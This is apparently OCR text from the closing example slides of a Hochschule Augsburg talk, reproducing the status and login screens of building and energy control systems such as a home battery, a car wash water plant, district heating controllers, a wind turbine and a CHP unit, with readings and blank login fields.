
Hochschule
Augsburg University of
Applied Sciences

Danke für Ihre Aufmerksamkeit - Fragen?

Beispiele


STATUS
AUTARKIE
AKKUMULATOR EINSTELLUNGEN
STATUS
ENTLADEN
HAUSVERBRAUCH
0.29 kW
4.07 kWh
AKKU-BELADUNG
0 kW
2.08 kWh
NETZ-BEZUG
0.02 kW
1.1 kWh
ERZEUGTER PV-
0.22 kW
4.15 kWh
AKKU-ENTNAHME
0.05 kW
1.57 kWh
NETZ-EINSPEISUNG
0 kW
0.59 kWh


Beispiele


TO CAR WASH
CITY WATER
TO SEWER
Return to Wash Trench
Return to Wash Trench
TH1
TH2
TH3
B1
B2
B3
V1
AFP
P6
Pressure 41 psi
Flow 0 GPM
TDS 23 ms
S1
S2
P1
P2
P5
P4
P3
AERATION TANK
CLEAN WATER TANK
CLARIFIER TANK
BIO TANK
ALARM Time Stamp
ALARM Text
2016/3/1 14:8:41
Repress Pump Bio - VFD1 Fault
Login
Bio-Pro
Rain Harvest
RUN P6
SYSTEM
RUN
B1 ON Auto RUN
B2 ON Auto RUN
B3 ON Auto STOP
P1 ON Auto STOP
P2 ON Auto STOP
P3 ON Auto STOP
P4 ON Auto RUN
P5 ON Auto STOP
P6 ON Auto STOP
V1 ON Auto Open
City Water
TDS OFF
Local Time 16 32
H M

Beispiele


Startseite
[redacted]
Nahwärmeversorgung
Friedenskirche
[redacted]
Controller
Störungen
Reset
Wartungen
Reset
Batterie
Handeingriff Software
[redacted]
Benutzer_
-
Passwort
21:29
07.03.16


Beispiele



Instantaneous
Real Power: 52.3 kW
Wind speed: 7.2 m/s
Last hour average
Real Power: 51.8 kW
Wind speed: 7.3 m/s
Cumulative energy
1.09757e+0 kWh
Main
Production
Wind
Temperature
Maintenance
Stats
E-mail Setup
Start
Stop
Status: 6 - Generating
Generator speed: 1814 RPM
Roter speed * ratio: 1814 RPM
Roter speed: 41.98 RPM
E-Series
Main
SEL-547 energy measurements
Current
A 73.5 A
Frequency
60.00 Hz
Power Factor
95 %
Voltage
A-N 124.4 V
B-N 125.0 V
C-N 125.0 V
A-B 216.3 V
B-C 217.0 V
C-A 216.3 V
3 Phase Power
52.3 kW
-16.1 kVAR
Cumulative energy
1.09757e+06 kWh
Alarms active
Shutdowns inactive
User name: -
User level: 0
Login
Logout

Beispiele


Startseite
Startseite
Raumregelung
Jalousien
Trending
Alarming
Einfamilienhaus Familie
Sonni, Michi und Lasse
Uhr einstellen
akt.Uhrzeit
23:07
neue Uhrzeit
22:53
>>
akt.Datum
07.03.16
neues Datum
00.00.00
>>
-0.1 °C
Aussentemperatur
20.0 °C
AT Abschaltung HZG
Abschaltung aktiv
Steuerung
Störungen
Reset
Batterie
Infos Alarmanlage
0
Alarmanlage aktiv
23:07
07.03.16

Beispiele


Übersicht
Istwerte
Istwerte 2
Sollwerte
Wartung/Service
EVU Vorgabe
TDK Sollwerte
TKD Experte
Handbetrieb
Störungsliste
BHKW
174.8 kW
BHKW Status
Netzparallel
Generator Wirkleistung
174.8 kW
Bitte Loggen Sie sich ein :
Sie sind Eingelogt unter dem Level:
Logout
Nicht Eingeloggt


Startseite
Dreifachsporthalle
Controller
Störungen
Reset
Wartungen
Reset
Batterie
Handeingriff Software
Stromzähler
Wärmemengenzähler
Benutzer_:
-
Passwort_:
23:12
07.03.16